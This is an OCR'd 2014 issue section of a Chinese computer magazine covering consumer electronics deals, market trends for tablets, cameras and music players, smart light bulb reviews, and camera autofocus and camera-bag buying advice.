快嘴点评:新奇特的玩意,支持测心率血氧,测酒精,测空气质量和计步器功能,可与手机互动,应急情况下可作为移动电源,是未来智能设备发展的方向。

电商尖货

蓝弦S2蓝牙耳机

促销链接:http://item.yixun.com/item-1918891.html

虽说不是大牌货,但配置绝对不差,采用蓝牙4.0版本,支持CVC降噪功能,是一款三防(汗/尘/潮)三益(能量/活力/运动)的蓝牙耳机,最关键的是价格便宜。电商渠道报价普遍百元左右,易迅只要88元就能搞定,有它出门跑步再也不寂寞了。

索尼SBH80蓝牙耳机

促销链接:http://item.yhd.com/item/31667149

SONY
参考价格
499 元

独具匠心的颈戴式设计,没想到一款耳机也能有这么高的技术含量,支持NFC,拥有防溅水设计,采用aptX音频增强技术,还可以通话。对于音质,用户普遍反馈重低音不错。眼下京东899元,天猫最低559元,而一号店只要499元,绝对良心价,戴出门有范儿。

行情动态

平板电脑 低端逆袭

市场研究公司IDC日前发布一份预测,明年平板电脑将有2.33亿部的出货量,落后于3.18亿部的智能手机。想想也是,就连苹果iPhone都5.5英寸了,还有什么不可能。平板电脑便携性以及娱乐性受到大屏手机的有力冲击,市场份额受到挤压,难怪平板厂商开始思考新方向以求突破现状,避免沦为过渡性的产品。

说到苹果,新iPad果然没有露面,有关性能升级剧透得差不多了,不出意外的话,第六代iPad会在10月份发布,刚好赶上复活节开始的销售旺季,聪明的库克肯定不会错过这个机会,价格方面不会有变化,这就意味着老款会降价,幅度在400元左右,如果不急着入手,建议等等。目前社会渠道iPad Air行货3170元起,iPad mini2港版性价比最高,只要2340元。之前我们就提到,“至轻至薄”会成为平板市场新一轮看点,这不戴尔就推出Venue 8 7000系列,机身仅厚6mm,比之前索尼推出的Xperia Z3 Tablet还要薄0.4mm,行货上市要等到下个月。倒是联想在IFA 2014上发布的Tab S8口袋平板已在国内露面,京东报价1399元,边框极窄,配有8英寸全高清屏幕,堪称看片神器。同尺寸的华为荣耀平板则走的是高性价比路线,999元就能买到3G版,待机超长。眼下LG G3手机正在热卖,厂商借势发力新推G Tablet平板,包括Quick配对、轻敲解码、手势自拍等功能足够创新,7英寸和10.1英寸版在屏幕尺寸、内存容量、摄像头,以及电池容量上有所不同,定价分别为1399元和1999元。

国货方面,昂达新品极光1c售价曝光,只要499元,作为一款4G通话平板,价格很给力。屏幕更大,达到8英寸的3G通话平板酷比魔方TALK8H全面登陆电商,巧合的是售价也为499元,官方论坛还开启免费试用活动,有兴趣的话可以关注。不知道大家还记得经典产品七彩虹E708 Q1吗?升级版E708 3G Pro日前开启预售,升级到1280 × 800高清屏幕,支持联通、移动双卡双待,399元的首发价格诚意十足。原道最近活动特别多,10.1英寸的W11C誓将优惠进行到底,只要在京东下单,就送价值199元的华为3G模块,反馈评价再送价值308元的超级礼包,它也是首款承诺质保两年的平板电脑。

单反相机 新品给力

单反市场今年缺料,新机数量明显减少。其实大家有所不知,尼康和佳能两大巨头都憋着劲,蓄势待发。这不尼康就发布了新品D750,借助碳纤维复合材料一体化外壳和镁合金部件,实现小型化、轻量化,采用2432万像素全画幅CMOS传感器,配备与D810相同的51点对焦系统,称得上业界良心。外加翻转屏和WiFi,紧跟潮流,但连拍速度只有6.5fps,快门仅达到1/4000秒,稍许遗憾,定位介于D610与D810之间,售价在15000元左右,明摆着要将产品线细分,利益最大化。佳能EOS 7D Mark II也被剧透得差不多了,发布在即,会采用APS-C格式2020万像素传感器,双DIGIC 6图像处理器,连拍达到10fps,支持全像素双核AF,65个全十字对焦点,绝对是业余野生动物和体育摄影师的大爱。

近期尼康低端产品线促销活动很多,除了“国庆礼缤纷”在继续,价格还一直在走低,电商渠道D3200和D5200都是畅销货,D3300机身跌破3000元大关。中端D7100在跌价600元后,机身只要5999元,全画幅新品D810到货不到半个月,也从20500元滑落至19599元。

佳能方面,降价更多只是传言,实际变化并不大。受到家庭用户青睐的700D小套机依然要3900元才能到手,倒是入门机1200D不到2500元的报价对微单相机构成直接威胁。70D和7D我们并不推荐,定位都有些尴尬,只适合特定人群。入门全画幅6D和尼康D610仍然在明争暗斗,价格低至9600元。近期购机别忘了向经销商索要相机包,这可是佳能官方活动。

MP3 个性发展

尽管成功在市场上支撑7年,但最后一代苹果iPod Classic音乐播放器仍然默默离开人们视线,从官方商店下架。2001年首次亮相到2007年,苹果先后发布了6代iPod Classic,但随着人们听音习惯的改变,MP3播放器不再变得重要,iPod Classic在2013年最后一个季度的销量同比大跌52%。回头看看MP3市场,曾经名噪一时的三星、Rio、创新都已经消失,只有走个性化路线才能生存。

最典型的就是索尼,凭借一体化防水设计,NWZ-W273S在运动市场打开了一片天空,成为很多厂商争相模仿的对象,即便卖569元,仍然追逐者不少。同类型的飞利浦SA4ACT04KN/93只卖399元。运动专业品牌速比涛嗅到商机,推出Aquabeat,凭着高大上的形象,二代产品硬是喊出999元的高价。

市场还有一类产品销量不俗,那就是音质好的。以HiFiMAN HM-603为代表,声场大,推力强,售价1499元。高一个级别的七彩虹Pocket Hifi C4Pro是世界上首款支持192kHz/24bit的播放器,同时也是世界上第一款支持24bit/192kHz采样率播放,同时小于5ps抖动的随身播放器,售价3199元。同价位的艾利和Astell&Kern AK100也是发烧友的宠儿。

海外购


海淘镜头靠谱吗?

相机都能海淘,那么镜头能海淘吗?作为一个过来人,笔者肯定地告诉你靠谱,但是万元以内的镜头,能便宜的空间并不大,就拿销量不俗的佳能EF 100mm/2.8 L IS USM微距镜头来说,国内电商含税报价是5400元,美亚的报价是949美元,折合人民币5825元,日亚的报价是99792日元,折合人民币5715元,也就是说国内镜头卖得反而更便宜。真正优惠幅度大的是那些售价在万元以上的高端镜头,例如蔡司Distagon T 15mm F2.8 ZF.2在国内电商的报价为17299元,而在日亚的报价只有227700日元,折合人民币13040元,优惠幅度还是很大的,即便用Tenso这种价格并不便宜,但可以合箱,速度比较快的转运公司,连同报价、运费、服务费,到手也就13300元,性价比还是非常高的,即便运气不好,镜头被税,也就200元。尤其需要提醒的是,像镜头这类精密度很高的产品,一定要在转运时选择保险和加固服务,简单点说就是转运公司会在包装外裹一层防撞膜,起到保护作用,一般不会收费。

点亮智能生活

国产智能灯泡齐上阵

@周正



飞利浦的智能灯泡 Hue可变换1600万色,用手机APP遥控,但是高达1698元的成套价格,让普通消费者只能选择放弃。不过,近期国内的多个创新团队陆续推出自家的智能照明方案,其单个售价通常在99到300元不等,如此亲民的价格,让每个家庭都可拥有。

要智能,功能需全面

智能灯泡不仅仅是要求手机遥控开关,而且可以根据用户需求,自由选择配色,很多厂家在APP端还特制了不同场景的智能切换功能,让室内空间变得多彩,甚至还有搭配音响的综合方案。

所谓的智能照明系统目前并没有正式的行业规范,飞利浦自2012年推出Hue照明系统后,算是树立起了一套行业标准。通常的智能照明系统包含了三个部分,首先是带有芯片的灯泡和包含三种原色(红、蓝、青)的LED灯芯,芯片主要控制灯泡的色彩和亮度变化;其次是手机或平板电脑上的软件系统,以Hue为例,其软件端可以从冷到暖任意切换色温,理论上可调配出1600万种色彩;最后,还有一个较为重要的部分是连接路由器端的无线连接器,要想实现无线控制通常要求在同一无线局域网环境下,不过国内厂商大多数采用蓝牙连接。

小贴士 | TIPS

这里的无线连接并不一定是通过WiFi或蓝牙实现的,飞利浦在Hue上使用的就是另一种无线通信技术Zigbee。这种技术相对WiFi的好处是,一方面功耗只有后者的1/10,另一方面Zigbee采用的是网状网络(mesh network),每一个灯泡都能互相沟通,因此这样能够靠灯泡来扩大网络范围,减少环境局限与中控的压力。


安装不难,如何选要仔细

如今的智能灯泡都采用国标E27通用螺口,安装简单,通过不同厂家的应用上手傻瓜化。挑选方面,智能灯泡首先是节能灯泡,由于LED是冷光源,半导体照明自身对环境没有任何污染,与白炽灯、荧光灯相比,节电效率可以达到90%以上,采用LED寿命有保障。另外值得注意的是灯泡材料,选择高韧性的PC面罩,耐热及透光效果好的材料不仅照明亮度可控,同时不易破损。

此外,智能灯泡的控制也很重要,根据需求的不同,普通的智能灯泡只能实现单一的遥控,而具有联动化的互通芯片,将智能灯泡实现互联网接入,依托移动终端让用户在任何时候都可以获知居室内的智能灯泡工作的情况,包括智能灯泡的照度、色彩、耗电等综合性指标都会有显示,使用起来非常方便。目前,国产的智能灯泡也有不同的市场定位和功能设计,在色彩控制和特色功能上有诸多差异。

莱凡缔思 DA0002炫彩蓝牙音乐灯泡

参考售价:99元
购买地址:http://item.jd.com/1075808.html




莱凡缔思DA0002灯泡体积小巧,拥有一个干净的白色塑料机身,整体设计还是比较主流的,采用180度视野的照明灯罩,射光范围广。由于内置RGB颜色二极管,所以它能够显示的配色方案相对单一一些,仅能通过遥控器选择8种单色变化。相对来说紫色和红色略暗一些,但颜色表现还是很正宗的。不过,莱凡缔思DA0002主打的是音乐灯泡概念,通过蓝牙连接可实现手机上的音频播放输出,这在智能家居方案中还是比较讨喜的。

设备兼容性方面,莱凡缔思DA0002在控制上仅能通过遥控器实现色彩变化,而音频传输靠蓝牙配对实现,所以可以兼容任意具备蓝牙功能的设备。

伊登BUL27BL0101 智能情景照明灯泡

参考售价:179元
购买地址:http://item.jd.com/1102723.html




伊登BUL27BL0101灯泡在外观上略有不同,面罩呈圆柱形,塑料机身为浅灰色,整体给人更硬朗的感觉。伊登的照明方案主打场景控制,采用蓝牙连接,通过在手机上的APP进行控制,其场景类型主要包括呵护视力、冬季温暖、守候入眠和Party神器等,其中Party神器算是比较有特色的功能,可以根据音乐闪动,瞬间让居家环境具有舞池的感觉。当然用户可根据自己的喜好自由调试,支持1600万色的配色方案。

设备兼容性方面,伊登BUL27BL0101可以兼容iOS、Android系统,其中iOS设备需要iPhone 4S及iPad 3以上,Android则为4.3版本及以上。另外,Android版本应用在功能方面仍不及iOS,这可能会令一些用户感到失望。

dostyle WL303 LED多彩智能灯

参考售价:299元
购买地址:http://item.jd.com/1062108.html



dostyle智能灯泡在外形上更显活力,半球形的灯泡搭配条线条的机身,采用东芝的LED灯珠,能达到2.5万小时的超长寿命。同样采用蓝牙连接,支持1600万种配色选择,另外在多种场景的模式下可以快速找到最合适的照明设定,可以设定用餐、阅读和浪漫等多个常用的情景,此外也可以通过APP进行定时开关,可实现多个灯泡的联动控制,dostyle最主要的亮点在于可以根据手机上的照片来选定你自己想要的颜色,其反应速度还是比较快,在15米范围内可轻松控制。

设备兼容性方面,dostyle可以兼容iOS、Android系统,其中iOS设备需要iPhone 4S及iPad 3以上,Android则为4.3版本及以上。


口碑　你在购买数码产品中的心路历程,你酷品的试用体验。有值得分享的,值得你吐槽的,都可以来信交流。要求:文字500~1000字,照片3张(包括个人照片一张),稿费200元/千字。来信请投:pcw-xb@vip.sina.com

Dell Venue8 Pro 之游戏深度测试

@风水鱼

入手Dell Venue8 Pro(以下简称V8P)已有一段时间了,刚拿起它,不知道的还以为是一台笔记本,它采用的是Windows 8系统,刚开始很不习惯,但接触久了发现手势操控结合鼠标键盘的使用还是非常方便的,也打破了自己对于平板电脑的传统认识。

在工作方面,基本的Office2013、Photoshop、Autocad等软件使用起来都比较顺手。而娱乐方面,看片上网也没啥压力,于是自己就盘算起了深度的游戏测试。毕竟只是个较低配置的上网平板,所以也就做了比较基本的几款测试,结果也还带来了点惊喜。



Dell V8P的深度测试1——星际争霸2:居然可以玩!CG音视轨无法同步,游戏操作略卡,让我想起当年810集显+奔腾200打魔兽3的日子……

配置均设置为低,但最重要的问题是温度超高,测试过程中我差点以为机器要烧挂了,如果不是为了折腾还是别玩弄自己的机器了吧!

Dell V8P的深度测试2——魔兽争霸3之冰封王座:理所应当的流畅!好歹V8P的3740D在2014年CPU排名1098位(够低!),V8P的分辨率为1024×768像素,效果中高毫无压力,温度在玩了半小时后略高但不烫,适合旅行途中短暂娱乐。

Dell V8P的深度测试3——中型3D鬼泣4:能够运行,效果低但绝不流畅,目测5-15fps之间,招式有一定延迟。热量在看完CG后就有一定的温感,奇怪的是半小时后并无过多提升,远远不到烫手级别。游戏延迟让人难以接受,毕竟ACT最注重的就是爽快感。

Dell V8P的深度测试4——枪车球:最经典的CS1.6毫无延迟与发热,开十几个机器人也能轻松驾驭;实况2013无法进行配置但也能顺利且流畅游戏,极品17让人侧目,配置调成最低关闭所有特性调整成窗口模式居然获得不俗的图像与相对流畅的操纵性。

Dell V8P的深度测试最后一弹——腾讯专场CF与LOL:CF毫无压力,效果开中高各种操作各种打,换成了蓝牙键鼠操作略不给力,测试过程中有次打完提示异常退出,温度不高很适合长期玩耍。LOL效果开高或者低没啥区别,打打小怪还可以,购买界面就出现卡顿,技能施放流畅,多人团战够呛,温度半小时后达到烫手级。

总结

V8P作为一款极度轻量便携式Win8平板,本来就不是为游戏而生却能够满足2007年前不少游戏的配置;不到400g的重量却能够带来工作与娱乐双重享受,虽然屏幕略小性能一般,却恰好抓住了上班几年而又怀念当年游戏记忆朋友们的心。

坚持纯音路线

音乐播放器选择探讨

@ZERO

犹记得很多年前MP3播放器的火爆，到了今时今日，音乐播放器的市场规模当然不能和当年MP3播放器的盛况相比。在移动互联时代，智能设备给予了用户太多功能，一部手机就能满足很多人随身听音乐的需求。当然音乐播放器还是有不少用户，而且不同用户的不同追求，也造就了各种需求，那么哪一类音乐播放器才能满足你的需求呢？看完下文相信你就会有答案。


时尚派:你需要的是格调

如果你是一个很潮的人，总想在出街的时候，彰显你的格调和品位，那么你购买的播放器肯定也要足够吸引人眼光。一般而言，这类用户看重的是产品的品牌和外观设计，对于具体的音质以及操控方面并没有过多的追求，当然如果播放器本身能对音质操控等兼而有之那是再好不过，但关键还是要这玩意拿出来符合使用者的Style。所以我们首先不建议大家考虑国产货廉价货，除了价格一无是处；其次我们也不推荐大家专门去购买高价高音质，甚至数千上万元的发烧级产品，很多发烧级产品的品牌并不为大众所知，这也就无法达到吸引关注的目的了……

设计得好看的音乐播放器不少，但是真正既能在设计上有亮眼之处，本身的品牌也足够大牌的播放器就不多了。苹果算是其中的一个代表，包括苹果的 iPod Nano、iPod Shuffle 以及 iPod Touch 都是不错的选择。除了苹果之外，音乐播放器做得很有格调的恐怕就数索尼了，尽管索尼现在的音乐播放器产品线不算太多，但是也还是有不少精品，这里不推荐低价带耳机的索尼播放器，实在过于小气，潮人们还是考虑价格在千元以上的多媒体播放器，如 NWZ-ZX1 或者 NWZ-F885 都是吸引眼球的大杀器。

iPod
Music
Videos
Photos
Podcasts
Extras
Settings
Shuffle Songs
Now Playing
MENU

苹果 Nano 延续了 iPod 的风格




索尼的音乐播放器设计同样很有味道

功能派:操控和全面是关键

和过去 MP3 播放器只能播放低码率 MP3、按键也只有几个不同，音乐播放器随着科技的进步，无论是对音频格式的兼容性还是操控方面都有了很大的进化。很多人购买音乐播放器的时候，都会考虑到上手的难易度以及对音频格式的支持。现在很多播放器都采用了触控屏，但是触控不见得就代表好用，一些播放器即使只使用按键也会有不错的上手效果，关键还是得看选歌和设置是不是方便。至于音乐格式，能支持无损压缩的音乐文件是最好的，特别是可以支持 WAV、FLAC、ALAC 和 APE，最好还能支持 CUE 管理整个音轨。

目前要找到一个功能非常全面的音乐播放器并不容易，特别是支持 CUE 管理音轨的，苹果产品虽然操控方便，但是不支持无损音频，所以并不推荐。这里大家不妨考虑一些国内的播放器，一些国内专业的音频公司，往往会推出一些不错的音乐播放器，比如飞傲的产品，无论是操控还是格式支持，放眼整个业界都属一流；此外像索尼、HiFiMan 这些著名厂商的播放器，在功能方面比较全面，操控也很方便。


浏览文件
50
Antonio Vivaldi - Conc
antonio vivaldi - the fo
Anton Bruckner - Symp
Dream Is Collapsing.wa
&amp;John.Powell.-.[功
Malcolm Arnold - The
Mombasa.wav
Never Say Goodbye.wa
Nicolai Rimsky-Korsak
nicolo paganini - capri
50
正在播放 >
播放全部 >
我的最爱 >
分类播放 >
浏览文件 >
播放模式
高音调节 0
低音调节 0
播放设置 >
系统设置 >

操控设置一定要方便，音乐格式最好要全部都支持


飞傲的音乐播放器操控和兼容性比较出色

音质派:耳朵是你的武器

音质我们谈得太多，但不可否认的是，音质本身就是一种带有主观性质的东西。可问题在于音质对于音乐播放器又是非常重要的一环。在这里我们也只能通过两种方法去判别一个播放器的音质。首先是客观判断，这点可以通过播放器本身的参数和硬件来分析，比如一个播放器使用的主芯片是什么，使用的 DAC、放大器的型号，了解了播放器的硬件，我们才可以知道它的最低音质有没有保障（当然具体还要看工程师的调音）。此外，如果有条件的话，大家可以用 RMAA 来测试一款音频设备的具体性能参数，包括频响、动态、噪声、失真以及分离度等等，这些都是有标准的。如果实在没条件，那就多看看媒体的客观评测吧！

除了客观判断之外，剩下的就只有主观听音了。对于追求音质的人而言，虽然不可能个个都是金耳朵，但即使是木耳朵，也应该听出一些音质区别较大播放器之间的差异。这里推荐采用同一款耳机，在不同播放器上进行试听，然后选择更让你觉得舒服的那款播放器……

音乐播放器并不见得每款都很贵，但是音质较好的播放器的价格绝对不会低，基本上从数千元到数万元都有。当然到了这个级别，真要在数千和数万元之间听出多大的差异，非金耳朵不能也，对于类似笔者这样又要追求音质，却又是木耳朵的用户，除了努力看参数和自己拼命试听外，不妨考虑一些专业音频厂商的产品，这类厂商做出来的东西一般都是有音质保障的。比如 HiFiMan、乐之邦、Aune、乐图等，至于价格方面就看自己身上有多少银子了。需要提醒的是，追求音质，往往在操控和格式方面就不要要求太多，比如乐之邦 06-MX 这种操控反人类但音质又很好的产品，又比如 Aune 那种音质出色但只支持 WMV 格式的播放器，要听好声音，就专注到声音里面去，其他尽量别苛求。



了解播放器用的硬件规格，可以对它的音质有个最基本的预测

乐图售价接近 12000 元的播放器，好声音的代价不菲

先锋派:新奇就是追求

笔者身边有一群人，他们购买东西的要求就是有趣，简而言之叫不走寻常路。向这种人推荐音乐播放器说难也难，说简单也简单。难的地方是，寻常的特点他们都不放在眼里；简单的地方是，只要是有趣，哪怕是一个大家吐槽的地方，他们也会有兴趣去尝试。不过可以肯定的是，如果某款音乐播放器有着与众不同的功能，或者独一无二的特色，是绝对可以吸引这种人去购买的。

目前国内在售的奇葩音乐播放器不少，外观诡异的有复古的七彩虹 C4PRO；技术前卫的有索尼的支持 Hi-Res 的 NWZ-ZX1；功能独特的有乐之邦的 06-MX，反人类的操控加上可以当独立 USB 声卡……其实仔细找找，我们还真能找到不少有趣的音乐播放器。不过这类音乐播放器往往价格不菲，而且基本的音质都还比较出色，这可能也是音乐播放器这个领域比较独特的一道风景——怪异但绝不垃圾！

MUSILAND
Monitor 06 MX

设计诡异，操控反人类的 06-MX 乐之邦音乐播放器

其实全画幅并不一定就是王道，它只是解决“拍得好”，而佳能EOS 7D Mark II解决的问题是“拍得到”。作为史上最强APS-C机，佳能EOS 7D Mark II终于让我们感动了一回。

APS-C史上最强

65点全十字对焦系统解析


手机扫描二维码
全彩内容随身读

佳能要推7D升级版的消息传了有一年，其间各种剧透，让大家做足了心理准备。果然在今年的Photokina大展，尼康D750刚一露面，佳能就将EOS 7D Mark II推到聚光灯下。相隔上代EOS 7D的推出足足有5年，规格升级可以用脱胎换骨来形容，10fps的高速连拍，如马克沁机枪一般的快门声音，听了就让人心潮澎湃，采用双DIGIC 6图像处理器，尤其值得一提的是全新65点全十字对焦系统，不少玩家直接用“丧心病狂”来形容。 @羊羊

再聊老话题，何为十字型对焦传感器

在白纸上画上一条直线，拿起相机，对着这条直线，无论横拍或者竖拍都能够对焦，那就说明相机支持十字型对焦，而如果对焦点只能横拍时对焦，竖拍时无法确认焦点，那么很遗憾，你的相机采用的只是纵向线性传感器！

上面说的就是十字型对焦传感器与线性传感器的区别，相机的对焦系统中，纵向线性传感器对横向线条敏感，而横向线性传感器则对纵向线条敏感，所谓十字型传感器就是同时配置了纵向和横向传感器，所以可以做到对横向和纵向线条都敏感对焦。




在主流的相机对焦系统中，中央对焦点几乎都标配了十字型对焦传感器，而除了中央点之外，各个品牌之间不同定位的相机就有很大区别了，定位越高，十字型对焦传感器就越多，而佳能EOS 7D Mark II做到全十字对焦，仅仅从数量上，就完胜对焦点只有61个的全画幅旗舰EOS-1D X，而仔细研究会发现这65个对焦点包括1个F2.8双十字对焦点、64个F5.6十字对焦点。


为何中央是双十字

很多人理解，双十字对焦传感器是在原有基础上再加上一个十字型对焦传感器，这话说得没错，但并不适用于佳能相机。佳能单反的十字对焦传感器都是指F5.6对焦传感器，而双十字传感器中的另外一个十字型传感器是指F2.8对焦传感器。这两个传感器有很大区别，F5.6对焦传感器是指最大光圈为F5.6的镜头即可正常对焦，适应镜头较多，包括配套镜头，所以几乎所有厂商的十字型传感器都为F5.6对焦传感器。而F2.8对焦传感器只能在使用最大光圈大于F2.8的镜头时参与工作，由于镜头光线的原因，F2.8传感器对焦更加精确，而F5.6对焦传感器对焦更快，兼容性更好！


之所以这么说，是因为对焦精度类似于初中几何中提到的三角测量，基线越长，测量结果越准。单反相机通过反光镜后的一个辅助反光镜，将一部分光线反射到对焦组件上。镜头通光口径的直径等价于对焦基线，也就是镜头通光口径越大、成像光束夹角越大，对焦精度越高，所以F2.8光圈对应夹角较大的光束，相位检测更加准确，而F5.6光圈对应夹角较小的光束。例如使用EF 24-70mm/2.8L USM这类镜头，在对焦时F5.6、F2.8两个对焦传感器都会工作，精度达到最高，而如果是EF-S 18-55mm/3.5-5.6 IS这类镜头，在长焦端只有F5.6对焦传感器能够工作，虽然精度会下降，但对焦传感器无须做更多的判断，因此对焦更为迅速（从完全未对焦状态调整到完全对焦状态）。


□ 对应F2.8光束和F5.6光束双十字型自动对焦
（可对应F8光束的自动对焦）
□ 对应F5.6光束十字型自动对焦

EOS 7D Mark II的全65点十字型自动对焦感应器



典型的F2.8单线对焦传感器与F5.6单线对焦传感器组成的十字型对焦系统，上下两块为F5.6纵向对焦传感器，对横向线条敏感，左右两块为F2.8横向对焦传感器，对纵向线条敏感



在两个F2.8之间再加入一组对纵向线条敏感的F5.6传感器，同时将F2.8对焦传感器旋转45度，再加入一组垂直的F2.8对焦传感器的，那么这就是佳能EOS 7D Mark II的双十字对焦传感器，目前最顶级的“米”字双十字传感器！这种传感器理论上比“井”字型双十字对焦传感器更具优势，因为可以感受线条的方向更多

不可忽视的光线感应范围

相机自动对焦在测距时需要一定的光。如果光量不足，则有可能测距不准确，或者不能测距，并不是任何环境下都方便打开对焦辅助光的。

光线感应范围究竟是多少，不同品牌不同型号范围都不一样，大部分最低能够达到-1EV，而EOS 7D Mark II的自动对焦的亮度范围能达到-3EV，比起EOS-1D X能够达到的-2EV又有了明显的进步，这是自动对焦感应器像素构造改良的结果。-2EV的亮度下，通常是伸手不见五指的黑夜，EOS 7D Mark II甚至可以在难以进行手动对焦的暗环境进行自动对焦，这种朝极端，甚至可以用“变态”来形容的方向发展，完全是为了满足新闻工作者的特殊需求，也为产品制造更多卖点。

未来高端APS-C画幅单反的发展方向就是注重速度与响应。当被拍摄体进行快速移动时，相机扭转角度速度要与被拍摄体移动速度保持一致。对于拍摄者来说，分秒变换的对焦位置和明暗程度时刻影响着拍摄效果，或虚或实，将完全由相机的对焦系统来左右，佳能追求极致的这步棋走对了。用户等待的是EOS 7D Mark II的价格，目前根据国外的报价，折合人民币约1.1万元，相信这个价格很快就会回归到1万元以下，毕竟佳能6D还是要继续卖的。其实不管EOS 7D Mark II价格是高还是低，对当前的单反来说，都是一个尴尬的定位。低了，全面影响APS-C画幅的单反；高了，用户还等什么呢，直接拿下全画幅了。根据目前佳能的单反价位，估计EOS 7D Mark II会固守在8000元左右。假如在这个价位，你会买吗？

曝光值与亮度

EV	亮度（cd/m²）	照度（lx）
-4	0.008	0.156
-3	0.016	0.313
-2	0.031	0.625
-1	0.063	1.25
0	0.125	2.5

问老狼

摄影有疑问，找老狼。初玩摄影，有许多的疑问，该买什么器材？在你犹豫不决的时候可以把你的问题发给老狼，看看老狼给你什么建议吧！新浪微博：@电脑报老狼；微信公众账号：laolang-pcw

你究竟要几个摄影包

经常有人老狼，摄影包如何选？在老狼看来，这问题问得也太大了，市面上有各式各样的摄影包，双肩的、单肩的、斜肩的、挎腰的、拉杆的等等。和镜头一样，没有最好，也没有一包走天下，只有最适合的，因为携带不同的器材，处于不同的环境，对于摄影包的需求是完全不同的。

要强调的是，摄影包和普通包外表看似一样，其实差别非常大，有些钱不能省。首先摄影包都具有出色的防护性，耐刮耐磨，有些还防水，从拉链到锁扣都是专业设计，确保器材的安全。其次采用大量人体工学设计，轻松的背负用于化解沉重器材对于身体的压迫，不容易产生疲劳感。再次是装载专业，有隔断可以将镜头和机身分开，大量海绵的使用，再也不怕磕磕碰碰。最后一点是取放快捷，方便抓拍。

买包之前要根据自己的拍摄题材和拥有器材数量做个长远打算，包打算在哪里用？会带些什么器材？是否有必要全部带上？要携带的最大镜头有多大？这些都很重要。

如果习惯了边走边拍，一镜走天下，没有太多附件带在身上，对于相机的取放速度有较高要求的话，那直接考虑三角包，容量在4升左右，从拉开拉链，掀起很薄的上盖，到举机拍摄，整个过程最快只要三秒，一点不夸张，机动性突出，也可以考虑腰包，防护性稍逊。在城市里行摄，大多数人都希望镜头可以涵盖各焦段，如果多携带一机双镜，甚至三镜，单肩包会比较适合，容量通常在7~11升，一方面造型好看，和公文包、休闲包的款式类似，不易引起小偷的注意，另一方面容量较大，防盗和保护效果不错，可以背也可以提，换镜头方便，就是背的时间久了，肩部容易疲劳，影响行动能力。如果经常出门旅游或者采风，那么双肩背包是不二的选择，容量大，通常在11~18升，有些就算塞进去两机五镜也不成问题，背面可以装平板电脑，侧面还能插上三脚架，防护性突出，有些还配有防雨罩，即便一天背下来，也不会有腰酸背疼的感觉，当然，它的缺点是更换镜头比较麻烦。虽说双肩背包难得一用，但要求很高，属于一次性投资，别舍不得钱买便宜货，背起来差别还是很大的。

在购买摄影包的时候，鉴于机身、镜头大小不一，最好带上它们去挑选，能塞到包里背着走几步体验一下舒不舒服就更好了。不能仅仅考虑目前的需要，因为日后肯定还会添置镜头、闪光灯等器材，要留足空间。关于包的材质，尼龙更耐脏，帆布固然好看，但防护性不够，防水防尘效果差。如果镜头比较贵重，有必要关注一下内部隔断，看缓冲是否够大，避免行动中器材相互碰撞。最后说说品牌，差异主要体现在设计思想、做工和面料上，国外品牌有各自鲜明的特色，像白金汉、国家地理老远就能认出来，绝对高大上，但价格太贵，KATA注重细节，功能多，背负系统最好，乐摄宝性价比高，天霸的特点是坚固、耐用、皮实，国内品牌赛富图、美康、吉尼弗更多是模仿，价格优势突出，适合作为你的第一个摄影包。

责编:何庆　**美编**:毛代洪　**组版**:况中银　**责校**:杨志刚
日期:2014.9.22　**投稿邮箱**:pcw-digital@vip.sina.com


扬声器的轻薄进化

@李剑峰

